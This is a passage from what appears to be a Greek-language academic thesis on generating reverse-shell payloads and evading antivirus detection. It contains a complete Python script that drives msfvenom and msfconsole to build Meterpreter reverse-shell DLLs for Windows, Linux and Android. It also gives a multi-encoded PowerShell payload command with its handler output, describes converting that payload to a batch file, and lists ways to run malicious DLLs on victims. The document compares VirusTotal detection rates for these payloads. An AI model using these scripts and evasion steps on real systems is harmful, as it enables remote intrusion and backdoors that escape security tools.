Συμβατότητα και σταθερότητα: Η συμπίεση εγγενών βιβλιοθηκών με UPX μπορεί να προκαλέσει προβλήματα συμβατότητας ή σταθερότητας, ανάλογα με τον τρόπο που χρησιμοποιούνται αυτές οι βιβλιοθήκες από την εφαρμογή και τις ιδιαιτερότητες του συστήματος Android.

Επιπτώσεις στις επιδόσεις: Η αποσυμπίεση των εγγενών δυαδικών αρχείων κατά την εκτέλεση μπορεί να προσθέσει μια μικρή καθυστέρηση στο χρόνο εκκίνησης της εφαρμογής ή κατά τη φόρτωση της βιβλιοθήκης.

Χρήση στην κοινή πρακτική: Είναι λιγότερο συνηθισμένη η χρήση του UPX για εφαρμογές Android σε σύγκριση με τη χρήση του για τη συμπίεση εκτελέσιμων αρχείων σε Windows, Linux ή macOS. Αυτό οφείλεται εν μέρει στο γεγονός ότι οι βελτιστοποιήσεις του μεγέθους των APK επικεντρώνονται συνήθως σε άλλες πτυχές, όπως η αφαίρεση αχρησιμοποίητων πόρων, η βελτιστοποίηση εικόνων και η χρήση Android App Bundles για την παράδοση μόνο των απαραίτητων στοιχείων σε κάθε συσκευή.

Σκέψεις ασφαλείας: Ενώ το UPX μπορεί να μειώσει το μέγεθος των native δυαδικών αρχείων, μπορεί επίσης να δυσχεράνει ελαφρώς το reverse engineering. Ωστόσο, δεν πρόκειται για ένα ισχυρό μέτρο ασφαλείας και δεν συνιστάται να γίνεται χρήση του UPX για συσκότιση ή προστασία.

Επομένως στο σενάριο που δόθηκε, το UPX δεν χρησιμοποιείται για το ωφέλιμο φορτίο reverse shell σε Android. Αυτή η απόφαση έχει να κάνει με την εστίαση στη διασφάλιση της συμβατότητας και της σταθερότητας του ωφέλιμου φορτίου σε ένα ευρύ φάσμα συσκευών Android, αποφεύγοντας τις πολυπλοκότητες και τα πιθανά προβλήματα που σχετίζονται με τη συμπίεση εγγενών δυαδικών αρχείων σε APK Android.

7.4. Περιγραφή τροποποιημένου βασικού σεναρίου με έξοδο DLL

Για ένα ανανεωμένο σενάριο που παράγει μια έξοδο DLL, ένα διάγραμμα ροής θα απεικονίσει αποτελεσματικά τη διαδικασία, τονίζοντας παράλληλα την αλλαγή της μορφής εξόδου. Αυτή η δέσμη ενεργειών παράγει ένα ωφέλιμο φορτίο με τη μορφή αρχείου DLL (Dynamic Link Library) για πλατφόρμες Windows, Linux και Android. Η βασική διαφορά σε αυτό το διάγραμμα ροής, σε σύγκριση με το προηγούμενο, είναι η εστίαση στη δημιουργία εξόδου DLL όπου μπορεί πιο εύκολα να αφορά και τις τρείς περιπτώσεις λειτουργικών συστημάτων απο θέμα συμβατότητας. Βέβαια στην περίπτωση αυτή, θα πρέπει το παραγόμενο .dll αρχείο να το προσεγγιστεί διαφορετικά απο το σύστημα θύματος.

Όταν ένα ωφέλιμο φορτίο DLL δημιουργείται και προορίζεται να χρησιμοποιηθεί για reverse shell ή παρόμοιους σκοπούς σε ένα πλαίσιο ελέγχου διείσδυσης, η εκτέλεσή του στον υπολογιστή του θύματος δεν ακολουθεί την ίδια διαδικασία με ένα τυπικό εκτελέσιμο αρχείο. Τα DLL δεν είναι αυτόνομα εκτελέσιμα αρχεία και απαιτούν μια συγκεκριμένη μέθοδο κλήσης. Παρακάτω παρουσιάζεται ο τρόπος με τον οποίο μπορεί να εκτελεστεί ένα ωφέλιμο φορτίο DLL στο σύστημα ενός θύματος:

- **Χειροκίνητη φόρτωση μέσω νόμιμων εφαρμογών**

Μια κοινή τεχνική περιλαμβάνει τη χρήση μιας νόμιμης εφαρμογής στο σύστημα του θύματος που μπορεί να φορτώσει και να εκτελέσει το αρχείο DLL. Αυτό μπορεί να επιτευχθεί με διάφορες μεθόδους:

  - Χρησιμοποιώντας τη γραμμή εντολών των Windows: Εργαλεία όπως το rundll32.exe επιτρέπουν την εκτέλεση DLL απευθείας από τη γραμμή εντολών. Για παράδειγμα, το rundll32.exe payload.dll,EntryPoint μπορεί να χρησιμοποιηθεί εάν ο επιτιθέμενος έχει πρόσβαση στη γραμμή εντολών.
  - Νόμιμες εφαρμογές ευάλωτες στο DLL hijacking: Εάν μια εφαρμογή φορτώνει DLL χωρίς να προσδιορίζει την πλήρη διαδρομή, ένας εισβολέας μπορεί να τοποθετήσει το κακόβουλο DLL σε μια θέση που η εφαρμογή αναζητά πριν βρει τη νόμιμη βιβλιοθήκη.

- **Reflective DLL Injection**
  - Αυτή η τεχνική περιλαμβάνει injection του DLL στο χώρο μνήμης μιας εκτελούμενης διεργασίας χωρίς ποτέ να το γράψει στο δίσκο. Πρόκειται για μια πιο μυστική μέθοδο που αποφεύγει την ανίχνευση από λογισμικό προστασίας από ιούς που βασίζονται στο δίσκο. Μπορεί να επιτευχθεί μέσω:
  - Προσαρμοσμένων εργαλείων ή κώδικα εκμετάλλευσης: Εξειδικευμένα εργαλεία ή σενάρια που εισάγουν το DLL απευθείας στη μνήμη μιας διεργασίας. Αυτά τα εργαλεία χρησιμοποιούν συχνά λειτουργίες του API των Windows, όπως το CreateRemoteThread, για να εισάγουν και να εκτελέσουν το DLL στο πλαίσιο μιας άλλης διεργασίας.

- **Πλαίσια εκμετάλλευσης**

Πλαίσια όπως το Metasploit προσφέρουν ενότητες που διευκολύνουν την παράδοση και την εκτέλεση ωφέλιμων φορτίων DLL. Για παράδειγμα:

  - Meterpreter Sessions: Μόλις δημιουργηθεί ένα αρχικό έδαφος εκμετάλλευσης (ενδεχομένως μέσω ενός εκτελέσιμου ωφέλιμου φορτίου ή άλλου exploit), μια συνεδρία Meterpreter μπορεί να χρησιμοποιηθεί για να φορτώσει και να εκτελέσει ένα ωφέλιμο φορτίο DLL στη μνήμη.

- **Κοινωνική μηχανική και phishing**
  - Οι επιτιθέμενοι ενδέχεται να χρησιμοποιήσουν κοινωνική μηχανική για να εξαπατήσουν τους χρήστες ώστε να εκτελέσουν ένα DLL συνδέοντάς το με μια νόμιμη εφαρμογή ή χρησιμοποιώντας ονόματα αρχείων που μεταμφιέζουν το DLL ως ένα ακίνδυνο αρχείο.

- **Κατάχρηση συσχέτισης αρχείων (File Association Misuse)**
  - Ορισμένοι τύποι αρχείων μπορούν να χρησιμοποιηθούν καταχρηστικά για την έμμεση εκτέλεση αρχείων DLL. Για παράδειγμα, η δημιουργία ενός αρχείου που, όταν ανοίγει, οδηγεί σε κλήση για φόρτωση ενός DLL.

Στις πρακτικές κυβερνοασφάλειας, ιδίως στις δοκιμές διείσδυσης και στις ασκήσεις Red Teaming, η επιλογή της μεθόδου εκτέλεσης ενός ωφέλιμου φορτίου DLL εξαρτάται από το περιβάλλον-στόχο, το επίπεδο πρόσβασης που έχει ήδη αποκτηθεί και τους επιχειρησιακούς στόχους.

Αυτές οι μέθοδοι υπογραμμίζουν την αναγκαιότητα ισχυρών μέτρων ασφαλείας, συμπεριλαμβανομένης της προστασίας των τελικών σημείων, της εκπαίδευσης των χρηστών και των τακτικών ενημερώσεων λογισμικού για τον μετριασμό τέτοιων απειλών.

Ο παρακάτω κώδικας Python περιγράφει ένα σενάριο όπου δημιουργούνται δυναμικές βιβλιοθήκες συνδέσεων (DLLs) για διάφορες πλατφόρμες με σκοπό την απόκτηση reverse shell σε ένα στόχο. Ο κώδικας είναι διαρθρωμένος σε συναρτήσεις για καλύτερη οργάνωση και ευκολότερη κατανόηση των βημάτων που ακολουθούνται.


Κώδικας Υλοποίησης

```
import os

def is_root():
    if os.geteuid() != 0:
        print("[!] Run script as Root.")
        exit(1)
    else:
        os.system("clear")

def main_menu():
    print("""
 1. Windows Reverse Shell
 2. Linux Reverse Shell
 3. Android Reverse Shell
 0. Exit
         """)
    print()

def generate_payload(platform, payload, lhost):
    print(f"[!] Generating Payload for {platform} platform.")
    # Generate payload using reflective DLL injection technique
    cmd = (
        f"msfvenom --platform {platform} -p {payload} LHOST={lhost}
LPORT=4444 "
        f"-f dll -o {os.path.expanduser('~')}/payload.dll"
    )
    os.system(cmd)
    print(f"[!] Payload is generated as payload.dll.")

def start_listener(platform, payload, lhost):
```


```
    print("[!] Starting Listener.")
    cmd = (
        f"msfconsole -q -x \"use multi/handler; "
        f"set PAYLOAD {payload}; "
        f"set LHOST {lhost}; "
        "set LPORT 4444; "
        "run;\""
    )
    os.system(cmd)
    print("[!] Exploitation completed.")
    input("Press Enter to continue...")

def windows_reverse_shell():
    print("\n ---------- Windows Reverse Shell ---------- ")
    lhost = input("Enter Attacker/Listener Ip: ")
    generate_payload("windows",
"windows/x64/meterpreter/reverse_tcp", lhost)
    start_listener("windows", "windows/x64/meterpreter/reverse_tcp",
lhost)

def linux_reverse_shell():
    print("\n ---------- Linux Reverse Shell ---------- ")
    lhost = input("Enter Attacker/Listener Ip: ")
    generate_payload("linux", "linux/x64/meterpreter/reverse_tcp",
lhost)
    start_listener("linux", "linux/x64/meterpreter/reverse_tcp",
lhost)

def android_reverse_shell():
    print("\n ---------- Android Reverse Shell ---------- ")
    lhost = input("Enter Attacker/Listener Ip: ")
    generate_payload("android", "android/meterpreter/reverse_tcp",
lhost)
    start_listener("android", "android/meterpreter/reverse_tcp",
lhost)

def main():
    is_root()
    while True:
        main_menu()
        CHOICE = input("[!] Enter Operation Number: ")
        if CHOICE == '1':
            windows_reverse_shell()
        elif CHOICE == '2':
            linux_reverse_shell()
```

```
        elif CHOICE == '3':
            android_reverse_shell()
        elif CHOICE == '0':
            exit()
        else:
            print("[!] Invalid choice.")

if __name__ == "__main__":
    main()
```

Αντίστοιχα για την πλήρη κατανόηση του σεναρίου κώδικα ακολουθεί το διάγραμμα ροής του, Εικόνα 32.



Εικόνα 32. Διάγραμμα ροής σεναρίου κώδικα με έξοδο αρχεία .dll.



Εικόνα 33. Πόρισμα VirusTotal για το παραγόμενο .dll.

Σε αυτή την περίπτωση (Εικόνα 33) διαπιστώνεται ότι και πάλι τα συστήματα προστασίας απο απειλές που χρησιμοποιεί το VirusTotal εντοπίζουν το αρχείο ως κακόβουλο. **Υπάρχει βέβαια αισθητή διαφορά, ιδιαίτερα σε σύγκριση με τα προηγούμενα δυο σενάρια. Το γεγονός αυτό οφείλεται στην εντελώς διαφορετική φύση του παραγόμενου αρχείου προς εκμετάλλευση.** Έτσι, διαφοροποίηση σε μορφές παραγόμενων αρχείων προκάλεσε δυσκολίες ανίχνευσης είτε των υπογραφών, είτε γενικότερα της λειτουργίας του.

Κάποια απο τα συστήματα προστασίας δεν κατάφεραν να εντοπίσουν την απειλή μέσα απο την τροποποιημένη μορφή που απο μόνη της δεν εκτελείτε άμεσα αλλά μπορεί να τεθεί σε λειτουργία.

Αντίστοιχες διαφοροποιήσεις στα πορίσματα συναντάμε σε περιπτώσεις που το παραγόμενο εκτελέσιμο είναι σε κάποια συγκεκριμένη γλώσσα προγραμματισμού όπως C,C++ ή Python. Μπορεί η πλειονότητα των αναλύσεων να είναι τέτοια ώστε τα παραγόμενα αρχεία να εντοπίζονται ως επικίνδυνα , αλλά οι διαφοροποιήσεις στο σύστημα βαθμολόγησης δείχνουν πόσο αποτελεσματικότερη είναι κάθε μέθοδος απο την άλλη. Σημαντικότερες αλλαγές για τα πορίσματα επικινδυνότητας προκύπτουν σε αρχεία μορφής shellcode.

Συμπερασματικά λοιπόν, τα αρχεία και οι μέθοδοι που τείνουν να έχουν χαμηλότερη βαθμολογία απειλής στο VirusTotal είναι συνήθως εκείνα που τηρούν τυποποιημένες πρακτικές και είναι λιγότερο επιρρεπή στην κατάχρηση από τους δημιουργούς κακόβουλου λογισμικού. Επιπλέον, οι νεότερες **τεχνικές και μορφές αρχείων που κερδίζουν έδαφος στη διανομή κακόβουλου λογισμικού μπορεί να λαμβάνουν χαμηλότερα ποσοστά ανίχνευσης μέχρι οι προμηθευτές ασφάλειας να ενημερώσουν τις άμυνές τους κυρίως απο τις υπογραφές τους.**

7.5. Περιγραφή παραδείγματος εντολών με βαθύτερη τροποποίηση

Η παρούσα διαδικασία προσανατολίζεται στην χειροκίνητη – μη αυτοματοποιημένη δημιουργία ουσιαστικών backdoors με αποτελεσματικότερες μεθόδους απόκρυψης απο τους αμυντικούς μηχανισμούς. Τα backdoors αυτά που προέρχονται απο τα κρυμμένα βλαπτικά φορτία με τις τεχνικές που θα ακολουθήσουμε θα καταφέρουν να μην εντοπιστούν απο τις μεγάλες βάσεις δεδομένων των λύσεων ασφαλείας που βασίζονται κυρίως στις υπογραφές. Σε αντίθεση με τις προηγούμενες αυτοματοποιημένες προσπάθειες μέσω Python , η **διαδικασία αυτή αναδεικνύει ουσιαστικά τι σκέφτεται κάποιος επιτιθέμενος και ποια μέρη ενός ωφέλιμου φορτίου χρειάζεται να αλλάζει με την εμπειρία του.**

Η υπογραφή του αρχείου που θα προκαλέσει την εκμετάλλευση , δεν πρέπει να προκαλέσει τα συστήματα ανίχνευσης και μετριασμού απειλών να το σταματήσουν απο το να λειτουργήσει. Συνεπώς **αυτό που επιζητά ένας επιτιθέμενος για τον σκοπό αυτό είναι η δημιουργικότητα.**

Δημιουργία Φορτίου Metasploit:

- Η διαδικασία ξεκινά με τη δημιουργία ενός φορτίου αντίστροφης TCP σύνδεσης χρησιμοποιώντας το Metasploit. Αυτό το φορτίο είναι συνήθως ένα κακόβουλο απόσπασμα κώδικα που σχεδιάζεται να καθιερώσει μια αντίστροφη σύνδεση TCP πίσω σε ένα σύστημα που ελέγχεται από τον εισβολέα όταν εκτελείται σε ένα στόχο.
- Η διαδικασία δημιουργίας φορτίου περιλαμβάνει την καθορισμό παραμέτρων όπως ο τύπος του φορτίου (π.χ., windows/meterpreter/reverse_tcp), η διεύθυνση IP και η θύρα του συστήματος του εισβολέα, και οι επιπρόσθετες επιλογές που απαιτούνται για τη σωστή λειτουργία του φορτίου.

Στα στιγμιότυπα των Εικόνων 34, 35 βρίσκεται η υλοποίηση του βλαπτικού φορτίου για δημιουργία reverse shell. Το φορτίο περνάει απο πολυμορφισμό με τον γνωστό απο το πρωταρχικό σενάριο, SGN. Οι επαναλήψεις αυτή τη φορά για την συσκότιση είναι αρκετά περισσότερες , τα αποτελέσματα της στο τελικό παραγόμενο αρχείο powershell φαίνονται στην Εικόνα 36 και απευθύνονται σε συστήματα θύματος Windows.

```
┌──(root㉿Kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.147 LPORT=12341 -
e x86/shikata_ga_nai -i 100 -f psh > rev_tcp_payload.ps1

msfconsole -q -x 'use exploit/multi/handler;set PAYLOAD windows/meterpreter/rever
se_tcp;set LHOST 192.168.1.147;set LPORT 12341;exploit -j'

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the pa
yload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 100 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
```

Εικόνα 34. Δημιουργία αποτελεσματικού ωφέλιμου φορτίου σε .ps1 αρχείο εξόδου.

```
x86/shikata_ga_nai chosen with final size 3204
Payload size: 3204 bytes
Final size of psh file: 16578 bytes
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.1.147
LPORT => 12341
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.1.147:12341
msf6 exploit(multi/handler) >
```


Εικόνα 35. Διαχείρηση με τον handler του Metasploit.

Δημιουργία Σεναρίου PowerShell:

- Το Metasploit δημιουργεί το φορτίο σε διάφορες μορφές, συμπεριλαμβανομένων των σεναρίων PowerShell (rev_tcp_payload.ps1). Αυτά τα σενάρια εκμεταλλεύονται τις δυνατότητες του PowerShell για να εκτελέσουν εντολές και να εκτελέσουν ενέργειες σε συστήματα Windows.

Ανάλυση και Απόκρυψη:

- Τεχνικές απόκρυψης όπως η αντικατάσταση συμβολοσειρών, η χαρακτηριστική αντικατάσταση χαρακτήρων και η κωδικοποίηση μπορεί να εφαρμοστούν στο σενάριο για να αποκρύψουν τον πραγματικό του χαρακτήρα και σκοπό.
- Ο στόχος της απόκρυψης είναι να καταστήσει το σενάριο πιο δύσκολο στην ανίχνευση και ανάλυση από εργαλεία ασφαλείας.



Εικόνα 36. Πόρισμα για το .ps1.


Το πόρισμα είδη μόνο για μορφή powershell είναι σε ισχυρότερα επίπεδα απόκρυψης και θα επιχειρήσουμε να το μετατρέψουμε και σε άλλες μορφές, τροποποιώντας το κάθε φορά και λίγο.

Μετατροπή σε Αρχείο Batch:


- Για να κρυφτεί περαιτέρω το φορτίο και να αυξήσει τη συμβατότητά του με τα συστήματα Windows, το σενάριο PowerShell (rev_tcp_payload.ps1) μετατρέπεται σε αρχείο δέσμης (rev_tcp_payload.bat).
- Κατά τη διάρκεια της διαδικασίας μετατροπής, οι ειδικοί χαρακτήρες και οι ακολουθίες στο σενάριο PowerShell αποδραματίζονται ή τροποποιούνται για να διασφαλιστεί η σωστή ερμηνεία μέσα στο περιβάλλον του αρχείου δέσμης.
- Οι κοινές τροποποιήσεις περιλαμβάνουν τη διαφυγή προς τα πίσω (\``) και των διπλών εισαγωγικών ("`) που έχουν συγκεκριμένες σημασίες στο PowerShell και πρέπει να χειριστούν με προσοχή στα αρχεία δέσμης.
- Το παράγοντας αρχείο δέσμης περιέχει εντολές που εκτελούν το σενάριο PowerShell εντός του περιβάλλοντος γραμμής εντολών των Windows.

Εικόνα 37. Μετατροπή σε .bat.

Στην Εικόνα 37 βλέπουμε την εντολή που τρέξαμε στο περιβάλλον του Kali για την μετατροπή του αρχείου .ps1 σε .bat. Παράλληλα στη συνέχεια στην Εικόνα 38 έχουμε ενα στιγμιότυπο εσωτερικό του παραγόμενου .bat για την εξοικείωση οπτικά με την μορφή.



Εικόνα 38. Στιγμιότυπο εσωτερικά του .bat.




Εικόνα 39. Πόρισμα του .bat.

